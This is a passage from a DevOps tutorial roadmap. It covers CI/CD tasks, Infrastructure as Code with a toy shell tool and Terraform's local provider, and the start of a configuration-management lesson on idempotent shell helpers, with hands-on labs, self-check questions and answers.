git remote add origin git@github.com:<YOUR_USER>/ci-demo.git
git push -u origin main
```

   Open the repo's **Actions** tab: the `ci` workflow should run and show a green check, with a `shop-api-build` artifact attached. Now open a pull request with a deliberately failing test and watch the red X appear on the PR.

7. **Make it Continuous *Delivery*.** Add a second job that deploys to an environment that requires approval (Settings, Environments, "Required reviewers"). Details are in Level 3: Environments and Secrets §3.12; the full pipeline design is in Level 5: Pipeline Design §5.1.

7 Real-world scenario

Illustrative. The `shop-api` team has tests, but they only run when someone remembers `npm test`. A developer merges a change to the checkout code that works with their local Node 22 but uses an API missing from the production Node 18 image. Production crashes at start-up after a Friday release. With CI, the same commit runs in a clean container pinned to the production Node version, the job turns red on the pull request, and merging is blocked by a required status check. The team also adds the rule "build the image once in CI and deploy that exact image by digest". The next time a hotfix is needed, they deploy the already-tested image to staging, then production, instead of rebuilding. **Lesson:** CI turned an environment-dependent surprise into a red check before merge; build-once removed a whole class of "it built differently" bugs.

8 Common mistakes and best practices

Don't

- Let `main` stay red, or merge with "I'll fix the test later".
- Rebuild the artifact separately for each environment.
- Put secrets in the workflow file or echo them into logs.

- Bake 40 minutes of end-to-end tests into every push; developers will route around the pipeline.
- Hide logic in click-ops CI settings that is not in version control.

Do

- Keep the pipeline definition in the repo and make the CI file a thin wrapper over a script or `make` target.
- Cache dependencies, run independent jobs in parallel, and run the slowest checks last.
- Tag artifacts with the commit SHA so any running version maps back to source.
- Require status checks via branch protection.
- Track pipeline duration and flakiness like any other production metric.

9 Tasks

- [ ] **T1 — Run the local pipeline** *(≈30 min, beginner)*
  - **Goal:** have a working four-stage pipeline on your machine.
  - **Steps:**
    1. Follow steps 1-2 of the guide.
    2. Run `./pipeline.sh` and read each stage's output.
  - **Done when:** the script ends with `deployed <hash> to ...` and `ls ~/ci-demo-staging` shows `price.js`.
- [ ] **T2 — Make it fail fast** *(≈20 min, beginner)*
  - **Goal:** prove later stages are skipped on failure.
  - **Steps:**
    1. Break `price.js` as in step 3.
    2. Run the pipeline and capture the exit code.
    3. Restore the file.
  - **Done when:** output contains `# fail 1`, does not contain `STAGE: build`, and the exit code is non-zero.
- [ ] **T3 — Wire it to GitHub Actions** *(≈45 min, intermediate)*
  - **Goal:** get a green check from a real hosted runner.
  - **Steps:**
    1. Complete steps 4-6 of the guide.
    2. Open the failing run's log for a deliberately broken PR and find the failing line.

- **Done when:** the Actions tab shows one green run on `main` and one red run on a PR, plus the uploaded `shop-api-build` artifact.

- [ ] **T4 — Add a gate: lint plus a version stamp** *(≈30 min, intermediate)*
  - **Goal:** extend the pipeline.
  - **Steps:**
    1. Add a stage that fails if any `.js` file contains the string `console.log` (use `grep -rn --include='*.js' 'console.log' . && exit 1 || true` as a starting point and adjust).
    2. Add a stage that writes a `dist/VERSION` file containing the commit SHA.
  - **Done when:** adding a `console.log` line makes the pipeline fail, and `dist/VERSION` matches `git rev-parse --short HEAD`.

- [ ] **T5 — Delivery vs Deployment on paper** *(≈30 min, intermediate)*
  - **Goal:** pick the right model for a given system.
  - **Steps:**
    1. For three systems (a banking mobile app, an internal wiki, a public marketing site) say whether you would choose Continuous Delivery or Continuous Deployment.
    2. For each, list the one safety mechanism you would require first (feature flags, canary, approvals, automated rollback).
  - **Done when:** each choice has a justification that references risk of failure and speed of rollback.

- [ ] **T6 — Prove it: pipeline from a blank page** *(≈45 min, advanced)*
  - **Goal:** produce the pipeline without the guide.
  - **Steps:**
    1. In a new directory write a project, tests, `pipeline.sh` and a CI workflow from memory.
    2. Add a checksum file next to the artifact and a final stage that verifies it with `sha256sum -c`.
    3. Explain "build once, deploy many" using your own pipeline.
  - **Done when:** your pipeline runs green, fails on a broken test, and you can explain which stage a security scan would add.

10 Self-check questions

1. What is the difference between Continuous Delivery and Continuous Deployment?
2. Why does "build once, deploy many" matter?

3. A pipeline takes 55 minutes and developers have started merging without waiting for it. What do you do?
4. Why should the CI configuration call a script instead of containing all the logic?
5. What makes a status check a real gate rather than advice?

ANSWERS

1. In Delivery every passing change is releasable but a human triggers production; in Deployment passing changes go to production automatically.
2. Rebuilding for each environment can produce different bytes; deploying the same tested artifact means production runs exactly what was tested.
3. Treat it as a production problem: profile stages, parallelise, cache, move slow end-to-end tests to a later or nightly stage, keep a fast required subset, and re-enforce required checks.
4. The same command works on a laptop and in CI, the logic is testable and portable between CI vendors, and the CI file stays simple.
5. Branch protection with required status checks, so a red pipeline physically blocks merging.

11 Further reading

- *Continuous Delivery* by Jez Humble and David Farley — the foundational book.
- GitHub Actions documentation (docs.github.com/actions) — workflow syntax and events.
- Kubernetes project docs on Prow and TestGrid (kubernetes.io and the `kubernetes/test-infra` repository).
- Spinnaker documentation (spinnaker.io).
- Deep dive in this roadmap: Level 5: Designing a CI/CD Pipeline End to End §5.1.

LAB NOTES What I ran, what I saw, what it means

0.3 Infrastructure as Code

Topic 3 of 13 | ~3 hours | Difficulty: Beginner

1 What it is

Infrastructure as Code (IaC) means describing servers, networks, databases, load balancers and permissions in **text files** that live in version control, and using a tool to create and change the real infrastructure from those files — instead of clicking through a cloud console or typing one-off commands over SSH.

IaC tools come in two styles. **Imperative** code lists the *steps* ("create a bucket, then attach a policy"). **Declarative** code describes the *end state* ("a bucket named `shop-assets` exists with this policy") and lets the tool work out the steps by comparing what you asked for with what currently exists. Most modern tools — **Terraform**, **AWS CloudFormation**, **Kubernetes manifests** — are declarative.

2 Why it matters in DevOps

- **Reproducible environments.** Staging and production are built from the same code, so "it works in staging" means something.
- **Review and history.** An infrastructure change becomes a pull request: reviewed, tested, and recorded with an author and a reason in `git log`. The 3 a.m. question "who changed the firewall?" has an answer.
- **Disaster recovery.** If a region is lost you rebuild from code instead of from someone's memory (see Disaster Recovery §0.9).
- **Speed and consistency.** A new environment is a command, not a two-week ticket. Manual "snowflake" environments drift apart and nobody can recreate them.
- **Foundation for everything else.** CI/CD can deploy infrastructure, immutable infrastructure §0.5 needs images and servers built from code, and platform teams expose IaC as self-service (Platform Engineering §0.13).

3 Real-world system example

AWS CloudFormation is Amazon's own IaC service. You write a template (JSON or YAML) describing resources; CloudFormation creates a **stack**, tracks every resource in it, and can preview modifications with **change sets** before applying. It is declarative: update the template and CloudFormation computes the difference.

Terraform (HashiCorp) is the most widely used multi-cloud IaC tool. A project declares *providers* (AWS, Google Cloud, Azure, Cloudflare, GitHub, Kubernetes and thousands more are published in the public Terraform Registry) and *resources*. Its workflow is `terraform plan` (show the diff) then `terraform apply`, and it keeps a **state** file mapping your code to real resource IDs. In 2023 HashiCorp changed Terraform's licence from open source to the Business Source Licence, and the community forked the last open-source version as **OpenTofu** under the Linux Foundation; the two share the same core language and workflow for most beginner use.

Kubernetes itself is declarative infrastructure: you submit YAML describing the desired number of replicas, and controllers continuously work to make reality match it. That "desired state plus reconciliation" idea is the same one Terraform applies at plan/apply time.

4 Diagram

How a declarative tool turns code into reality:




Figure 0.3-1

IaC in a team workflow:




Figure 0.3-2

5 How it works

Imperative vs declarative

	Imperative	Declarative
You write	The steps	The desired end state
Run it twice	May fail or duplicate things	Second run changes nothing
Drift (someone edits by hand)	Unnoticed until it breaks	Next plan shows the difference
Examples	Bash scripts using `aws` CLI, ad-hoc `kubectl run`	Terraform, CloudFormation, Kubernetes YAML

	Imperative	Declarative
Good for	One-off tasks, glue	Anything you need to maintain over time

Common tools

Tool	Language	Notes
Terraform / OpenTofu	HCL (HashiCorp Configuration Language)	Multi-cloud, plan/apply workflow, state file
AWS CloudFormation	YAML / JSON	AWS only, stacks and change sets, AWS manages the state
AWS CDK, Pulumi	TypeScript, Python, Go…	Real programming languages that generate the declarative plan
Azure Bicep	Bicep	Azure native
Kubernetes manifests, Helm	YAML	Declarative desired state for cluster workloads
Ansible	YAML playbooks	Mostly configuration management §0.4, also provisioning

The core vocabulary

- **Provider:** plugin that talks to one platform's API.
- **Resource:** one thing to create (a VM, a bucket, a DNS record).
- **State:** the tool's record of which real resource each declaration maps to. Treat it as sensitive and store it remotely with locking.
- **Plan:** the computed diff. **Apply:** carrying it out.
- **Drift:** the real world no longer matches the code (a console click, an autoscaler, a hotfix).
- **Module:** a reusable bundle of resources (for example "a VPC with three subnets").

Full detail lives in Level 7: Terraform and IaC §7.1.

6 Step-by-step guide

Goal: (A) feel why declarative beats imperative using a 15-line shell "mini-Terraform", then (B) run real Terraform against the harmless `local` provider. **Prerequisites:** a Linux/macOS shell. Part B needs Terraform or OpenTofu (`terraform version`); skip it if you cannot install either. **Cost: none** (nothing touches a cloud).

Part A — a mini declarative tool in shell

The "cloud" is just the directory `fake-cloud/`; each sub-directory is a "bucket".

1. **Set up and try the imperative way.**

```bash
mkdir -p ~/iac-demo && cd ~/iac-demo && mkdir -p fake-cloud
cat > imperative.sh <<'EOF'
#!/usr/bin/env bash
set -e
mkdir fake-cloud/shop-assets
mkdir fake-cloud/shop-logs
echo "created"
EOF
chmod +x imperative.sh
./imperative.sh
./imperative.sh; echo "exit code: $?"
```

   The first run prints `created`. The second fails with `mkdir: cannot create directory 'fake-cloud/shop-assets': File exists` and exit code `1`. An imperative script describes *how*, so it only works from one starting point.

2. **Write the declarative version: desired state in a file, a script that computes the difference.**

```bash
rm -rf fake-cloud && mkdir fake-cloud
cat > desired.txt <<'EOF'
# one resource name per line
shop-assets
shop-logs
EOF
cat > apply.sh <<'EOF'
#!/usr/bin/env bash
set -euo pipefail
DESIRED="${1:-desired.txt}"
CLOUD=fake-cloud
mkdir -p "$CLOUD"

to_create()  { comm -13 <(ls "$CLOUD" | sort) <(grep -v '^#' "$DESIRED" | sort); }
to_destroy() { comm -23 <(ls "$CLOUD" | sort) <(grep -v '^#' "$DESIRED" | sort); }

create=$(to_create); destroy=$(to_destroy)
if [ -z "$create$destroy" ]; then echo "No changes. Infrastructure matches desired
  state."; exit 0; fi

echo "Plan:"
for r in $create;  do echo "  + create  $r"; done
for r in $destroy; do echo "  - destroy $r"; done

[ "${APPLY:-no}" = "yes" ] || { echo "(plan only: re-run with APPLY=yes to apply)";
  exit 0; }
for r in $create;  do mkdir "$CLOUD/$r"; done
```

```
for r in $destroy; do rmdir "$CLOUD/$r"; done
echo "Apply complete."
EOF
chmod +x apply.sh
./apply.sh
```

Expected: a plan showing `+ create shop-assets` and `+ create shop-logs`, and "plan only".

3. **Apply, then apply again.**

```bash
APPLY=yes ./apply.sh
./apply.sh
```

First prints `Apply complete.`; the second prints `No changes. Infrastructure matches desired state.` That second line is **idempotency** — running it again is safe.

4. **Change the desired state: add one resource.**

```bash
echo "shop-backups" >> desired.txt
./apply.sh                # plan: + create shop-backups only
APPLY=yes ./apply.sh
```

5. **Simulate drift: someone deletes a resource by hand.**

```bash
rmdir fake-cloud/shop-logs
./apply.sh
```

The plan shows `+ create shop-logs`: the tool noticed the real world no longer matched the code. Apply it to heal the drift.

6. **Simulate an unmanaged change: someone creates something outside the code.**

```bash
mkdir fake-cloud/mystery-bucket
./apply.sh
```

Expected `- destroy mystery-bucket`. Real tools differ here (Terraform ignores resources it does not manage; this toy treats desired state as the whole truth), which is why real tools keep a state file.

Part B — the same idea with real Terraform

7. **Write a configuration using the `local` provider** (it manages files on your disk).

```bash
mkdir -p ~/tf-demo && cd ~/tf-demo
cat > main.tf <<'EOF'
terraform {
  required_providers {
    local = {
      source  = "hashicorp/local"
      version = "~> 2.5"
    }
  }
}

variable "service_name" {
  type    = string
  default = "shop-api"
}

resource "local_file" "motd" {
  filename = "${path.module}/out/motd.txt"
  content  = "Welcome to ${var.service_name}\n"
}
EOF
terraform init
terraform plan
```

   The plan ends with a line similar to `Plan: 1 to add, 0 to change, 0 to destroy.`

8. **Apply, re-plan, change, and drift-check.**

```bash
terraform apply -auto-approve
cat out/motd.txt                    # Welcome to shop-api
terraform plan                      # No changes. Your infrastructure matches the
  configuration.
echo "hacked by hand" > out/motd.txt
terraform plan                      # shows the file will be replaced: drift detected
terraform apply -auto-approve       # the code wins
cat out/motd.txt
```

9. **Clean up.**

```bash
terraform destroy -auto-approve
cd ~ && rm -rf ~/tf-demo ~/iac-demo
```

Reference: the same bucket in CloudFormation (read only, do not run without a billing alarm)

```yaml
AWSTemplateFormatVersion: "2010-09-09"
Resources:
  AssetsBucket:
    Type: AWS::S3::Bucket
    Properties:
      BucketName: shop-assets-example-12345   # bucket names are globally unique
      VersioningConfiguration:
        Status: Enabled
```

7 Real-world scenario

Illustrative. An engineer opens the AWS console during an incident and widens a security group to `0.0.0.0/0` on port 5432 "just to test a connection", intending to revert it. They forget. Three months later a routine IaC pipeline runs `terraform plan` on a schedule and the plan shows **one change: security group rule will be removed**. The reviewer investigates and finds the rule had been added by hand and had left the production database open to the internet. The team applies the plan (closing it), adds an alert for console-made security-group changes, and records the incident in the repo's docs. **Lesson:** because the desired state is in version control, drift is a visible diff rather than an invisible risk, and the fix is the same workflow as any other change.

8 Common mistakes and best practices

Don't

- Edit infrastructure in the console "just this once" and not update the code.
- Commit state files or secrets to Git; state often contains sensitive values.
- Apply from a laptop with no review for production.
- Put everything in one giant file/state; a mistake then has a huge blast radius.
- Run `apply` on a plan you have not read.

Do

- Store state remotely with locking (S3 with native locking or equivalent, see Level 7: State and Remote Backends §7.4).
- Run `fmt`, `validate` and `plan` in CI on every pull request and apply only from `main`.
- Pin provider and module versions.

- Split by environment and by lifecycle (network separate from application).
- Schedule drift detection and treat unexpected diffs as incidents.

9 Tasks

- [ ] **T1 — Run the mini-Terraform** *(≈30 min, beginner)*
  - **Goal:** see plan, apply and no-op in one tool.
  - **Steps:**
    1. Complete Part A steps 1-3.
  - **Done when:** the second `./apply.sh` prints `No changes. Infrastructure matches desired state.` and `ls fake-cloud` lists both directories.
- [ ] **T2 — Heal drift** *(≈20 min, beginner)*
  - **Goal:** show that declarative tools detect and fix manual changes.
  - **Steps:**
    1. Delete one directory in `fake-cloud/` by hand.
    2. Run `./apply.sh` and read the plan, then apply.
  - **Done when:** the plan names exactly the missing resource and after apply `ls fake-cloud` is complete again.
- [ ] **T3 — Extend the tool** *(≈40 min, intermediate)*
  - **Goal:** add a feature to the toy tool.
  - **Steps:**
    1. Extend `desired.txt` lines to `name size` (for example `shop-assets 10`) and store the size in a file `fake-cloud/<name>/size`.
    2. Make the plan show `~ update shop-assets (size 10 → 20)` when the size differs, and apply it.
  - **Done when:** changing a size in `desired.txt` produces an `update` line in the plan and the file on disk changes only after `APPLY=yes`.
- [ ] **T4 — Real Terraform or OpenTofu** *(≈45 min, intermediate)*
  - **Goal:** use a real plan/apply cycle on the `local` provider.
  - **Steps:**
    1. Complete Part B steps 7-9.
    2. Add a second `local_file` resource that writes the service name to `out/name.txt`, then plan and apply.

- **Done when:** `terraform plan` shows `1 to add` for the new file only, and `terraform plan` after apply shows `No changes`.

☐ **T5 — Break it: state loss** *(≈30 min, intermediate)*

- **Goal:** understand why state matters.
- **Steps:**
  1. After an apply, rename `terraform.tfstate` to `terraform.tfstate.bak`.
  2. Run `terraform plan` and read it.
  3. Restore the state file and confirm the plan is clean again.
- **Done when:** you can explain why, without state, Terraform wanted to create a resource that already exists.

☐ **T6 — Prove it: explain declarative vs imperative** *(≈30 min, advanced)*

- **Goal:** teach the concept back.
- **Steps:**
  1. Without the guide, write an imperative script and a declarative equivalent for "ensure directory `/tmp/x` exists with mode 0750".
  2. Run each twice and record the outputs.
  3. Write 3 sentences on which you would trust to run every hour from cron.
- **Done when:** the declarative version succeeds silently twice while the imperative one fails or duplicates, and your explanation names idempotency.

10 Self-check questions

1. What is the difference between declarative and imperative IaC?
2. What does a Terraform state file contain, and why must it be protected?
3. What is drift and how do you detect it?
4. Why put infrastructure code through pull requests?
5. How does CloudFormation differ from Terraform in where state lives?

ANSWERS

1. Imperative describes the steps; declarative describes the end state and the tool calculates the steps.
2. The mapping from your resources to real resource IDs and their attributes, which can include secrets; losing it makes the tool forget what it manages, leaking it exposes sensitive values.

3. Drift is real infrastructure diverging from code; `terraform plan` (ideally on a schedule in CI) or CloudFormation drift detection shows it.
4. Review, tests (`plan`), history, and a single audited path to production.
5. CloudFormation state is managed by AWS inside the stack; Terraform keeps its own state file that you must store, lock and secure.

11 Further reading

- Terraform documentation (developer.hashicorp.com/terraform) and OpenTofu documentation (opentofu.org).
- AWS CloudFormation User Guide (docs.aws.amazon.com).
- *Terraform: Up and Running* by Yevgeniy Brikman.
- *Infrastructure as Code* by Kief Morris.
- Deep dive: Level 7: Providers and Resources §7.1; related: Infrastructure Automation §0.6.

0.4 Configuration Management

Topic 4 of 13 | ~3 hours | Difficulty: Beginner

1 What it is

Configuration management (CM) is the practice of describing what a server should look like *inside* — which packages are installed, which config files exist with which contents and permissions, which services are running, which users exist — in code, and having a tool make every server match that description.

Where Infrastructure as Code §0.3 is mostly about **creating** machines and cloud resources, configuration management is about **what is on them**. The best-known tools are **Ansible**, **Chef**, **Puppet** and **SaltStack**. They share three ideas:

- **Desired state:** you declare "package `nginx` is installed, service `nginx` is running", not "run `apt install nginx`".
- **Idempotency:** applying the same configuration twice produces the same result as applying it once — the second run changes nothing.
- **Convergence:** whatever state the server started in, running the tool brings it to the desired state.

2 Why it matters in DevOps

- **Servers drift.** Someone hot-fixes `nginx.conf` at 2 a.m. on server 7 of 20. Six months later server 7 behaves differently and nobody knows why.
- **Manual setup does not scale.** Following a wiki page on 200 machines produces 200 slightly different machines.
- **Audit and security.** CM can prove "SSH root login is disabled on every host" and re-enforce it automatically.
- **Recovery.** A replacement server is rebuilt from the same code in minutes.
- **It teaches idempotency**, the property every safe automation needs: re-running after a partial failure must not make things worse. The same idea appears in Terraform, Kubernetes controllers and database migrations.

- Today much configuration happens at image-build time instead; see Immutable Infrastructure §0.5 for when you stop configuring live servers at all.

3 Real-world system example

Ansible (created by Michael DeHaan, now maintained by Red Hat) is agentless: the control machine connects to servers over SSH, runs small modules, and reports each task as `ok`, `changed` or `failed`. Teams commonly use it to bootstrap fleets of Linux hosts, patch them and configure applications. Core modules such as `apt`, `copy`, `file` and `service` are designed to be idempotent: they check current state before acting and report `changed` only when they changed something.

Puppet (Puppet Labs) and **Chef** (Chef Software, now part of Progress) are agent-based, "pull" models: an agent on each node periodically fetches its catalogue/recipes from a server, compares with the node, and corrects drift. Both have a long track record in large fleets, and companies such as Meta (Facebook) have spoken publicly about using Chef to manage very large server populations.

Cloud images use a lighter form of the same idea: `cloud-init` on AWS, Azure and Google Cloud instances reads user data at first boot to create users, write files and run commands — a "configure once, at birth" model.

4 Diagram

Push model (Ansible) and pull model (Puppet/Chef) side by side:




Figure 0.4-1

What happens on each run (convergence):




Figure 0.4-2

5 How it works

Tool comparison

	Ansible	Puppet	Chef	Salt
Language	YAML playbooks (Jinja2 templates)	Puppet DSL (declarative)	Ruby DSL (recipes, cookbooks)	YAML states
Agent needed	No (SSH)	Yes (usually)	Yes (usually)	Yes (or SSH)
Model	Push	Pull	Pull (or push with `knife`)	Both

	Ansible	Puppet	Chef	Salt
Learning curve	Lowest	Medium	Medium-high (Ruby)	Medium
Typical use	Ad-hoc, bootstrap, app deploy, network gear	Large long-lived fleets with compliance	Same	Event-driven, remote execution

Idempotency in practice

Non-idempotent (imperative)	Idempotent (desired state)
`echo "PORT=3000" >> app.env` (adds a line every run)	`lineinfile: line="PORT=3000"` (adds it only if missing)
`useradd deploy` (fails on the second run)	`user: name=deploy state=present`
`apt-get install nginx` then `systemctl start nginx`	`package: state=present`, `service: state=started enabled=true`
`mkdir /opt/app` (errors if present)	`file: path=/opt/app state=directory`

Rules for writing idempotent automation:

1. **Check, then change.** Test the current state; act only when it differs.
2. **Report truthfully.** Say `changed` only when you changed something. A "changed" count of 0 on a re-run is the success criterion.
3. **Avoid raw commands** (`shell`, `command`) when a purpose-built module exists; if you must use one, add `creates:` / `when:` guards.
4. **Don't let two resources own the same thing.** If task A writes the whole file and task B appends a line, they will undo each other forever ("flapping").

Ansible vocabulary

- **Inventory:** the list of hosts and groups. **Playbook:** YAML that maps hosts to tasks. **Task:** one call to a module. **Module:** the unit of work (`apt`, `copy`, `lineinfile`, `service`).
- **Handler:** a task that runs only when notified by a change (for example "reload nginx" after the config file changed).
- **Check mode:** `--check --diff` shows what *would* change without changing it.

6 Step-by-step guide

Goal: build a tiny configuration-management tool in shell, prove it is idempotent and that it heals drift, then see the same thing in Ansible. **Prerequisites:** a Linux/macOS shell (the `stat -c` flag is GNU; on macOS use `stat -f %Lp` or run it in a container). Part B needs Ansible

(`pip install ansible-core`). **Cost: none**; everything happens under a local directory.

Part A — idempotent shell building blocks

1. **Create the helper library.** Each function checks state, changes only if needed, and reports `ok` or `changed`.

```bash
mkdir -p ~/cm-demo && cd ~/cm-demo
cat > ensure.sh <<'EOF'
#!/usr/bin/env bash
CHANGED=0
report() { echo "[$1] $2"; [ "$1" = "changed" ] && CHANGED=$((CHANGED+1)); true; }

ensure_dir() {            # ensure_dir PATH MODE
  if [ -d "$1" ] && [ "$(stat -c %a "$1")" = "$2" ]; then report ok "dir $1"; return;
  fi
  mkdir -p "$1" && chmod "$2" "$1" && report changed "dir $1 (mode $2)"
}
ensure_line() {           # ensure_line FILE LINE
  touch "$1"
  if grep -qxF -- "$2" "$1"; then report ok "line in $1: $2"
  else echo "$2" >> "$1"; report changed "line in $1: $2"; fi
}
ensure_file() {           # ensure_file DEST CONTENT  (owns the WHOLE file)
  if [ -f "$1" ] && [ "$(cat "$1")" = "$2" ]; then report ok "file $1"
  else printf '%s\n' "$2" > "$1"; report changed "file $1"; fi
}
EOF
```

2. **Describe the desired state of a `shop-api` host** (under `server/`, standing in for `/`).

```bash
cat > configure.sh <<'EOF'
#!/usr/bin/env bash
set -euo pipefail
source ./ensure.sh
ROOT="${ROOT:-server}"
ensure_dir  "$ROOT/etc/shop-api" 750
ensure_dir  "$ROOT/var/log/shop-api" 755
ensure_file "$ROOT/etc/shop-api/app.env" "PORT=3000"
ensure_line "$ROOT/etc/shop-api/allowed_hosts" "example.com"
ensure_line "$ROOT/etc/shop-api/allowed_hosts" "www.example.com"
echo "summary: $CHANGED changed"
EOF
chmod +x configure.sh
./configure.sh
```

Expected: five `[changed]` lines and `summary: 5 changed`.

3. **Run it again.** This is the idempotency test.

```bash
./configure.sh
```

   Expected: five `[ok]` lines and `summary: 0 changed`.

4. **Cause drift, then converge.** Simulate a 2 a.m. hand edit and a bad permission change:

```bash
echo "PORT=9999" > server/etc/shop-api/app.env
chmod 777 server/etc/shop-api
./configure.sh
cat server/etc/shop-api/app.env
```

   Expected: `[changed] dir server/etc/shop-api (mode 750)` and `[changed] file ... app.env`, the rest `ok`, and `PORT=3000` restored.

5. **See "flapping" — two resources fighting over one file.** This is the classic non-idempotent bug.

```bash
cat > flap.sh <<'EOF'
source ./ensure.sh
ensure_file server/f "A=1"
ensure_line server/f "B=2"
echo "changed=$CHANGED"
EOF
